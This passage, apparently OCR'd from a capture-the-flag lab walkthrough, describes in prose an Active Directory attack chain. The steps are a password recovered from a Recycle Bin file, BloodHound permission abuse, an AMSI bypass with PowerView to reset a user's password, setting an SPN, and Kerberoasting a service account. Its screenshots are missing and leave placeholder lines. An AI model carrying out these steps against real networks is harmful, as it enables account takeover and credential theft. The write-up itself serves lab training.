
26: Take a look at Helen’s desktop, and I find **Recycle Bin** contains something.

Image not found or type unknown




27: Recover the file and check its content.

Image not found or type unknown




28: According to the context, we can know **russell.adler’s** password is **Ajobtodo!** now. Check russell.adler’s permission on BloodHound. Russell has **ForChangePassword** permission over **frank.woods**.

Image not found or type unknown



29: And Woods has **GenericWrite** permission over **ir_operator**. We can **set SPN** for ir_operator and crack ir_operator’s password.

Image not found or type unknown



30: Create a **sacrificial session** as **russell.adler**, then **bypass AMSI** and import **powerview.ps1** to change woods’ password.

Image not found or type unknown




Image not found or type unknown






Image not found or type unknown



By this way, we successfully changed frank.woods’ password.

31: Create another sacrificial session as **frank.woods**, and set **SPN** for **ir_operator**.

Image not found or type unknown



32: Kerberoast **ir_operator**, and crack the hash.

Image not found or type unknown

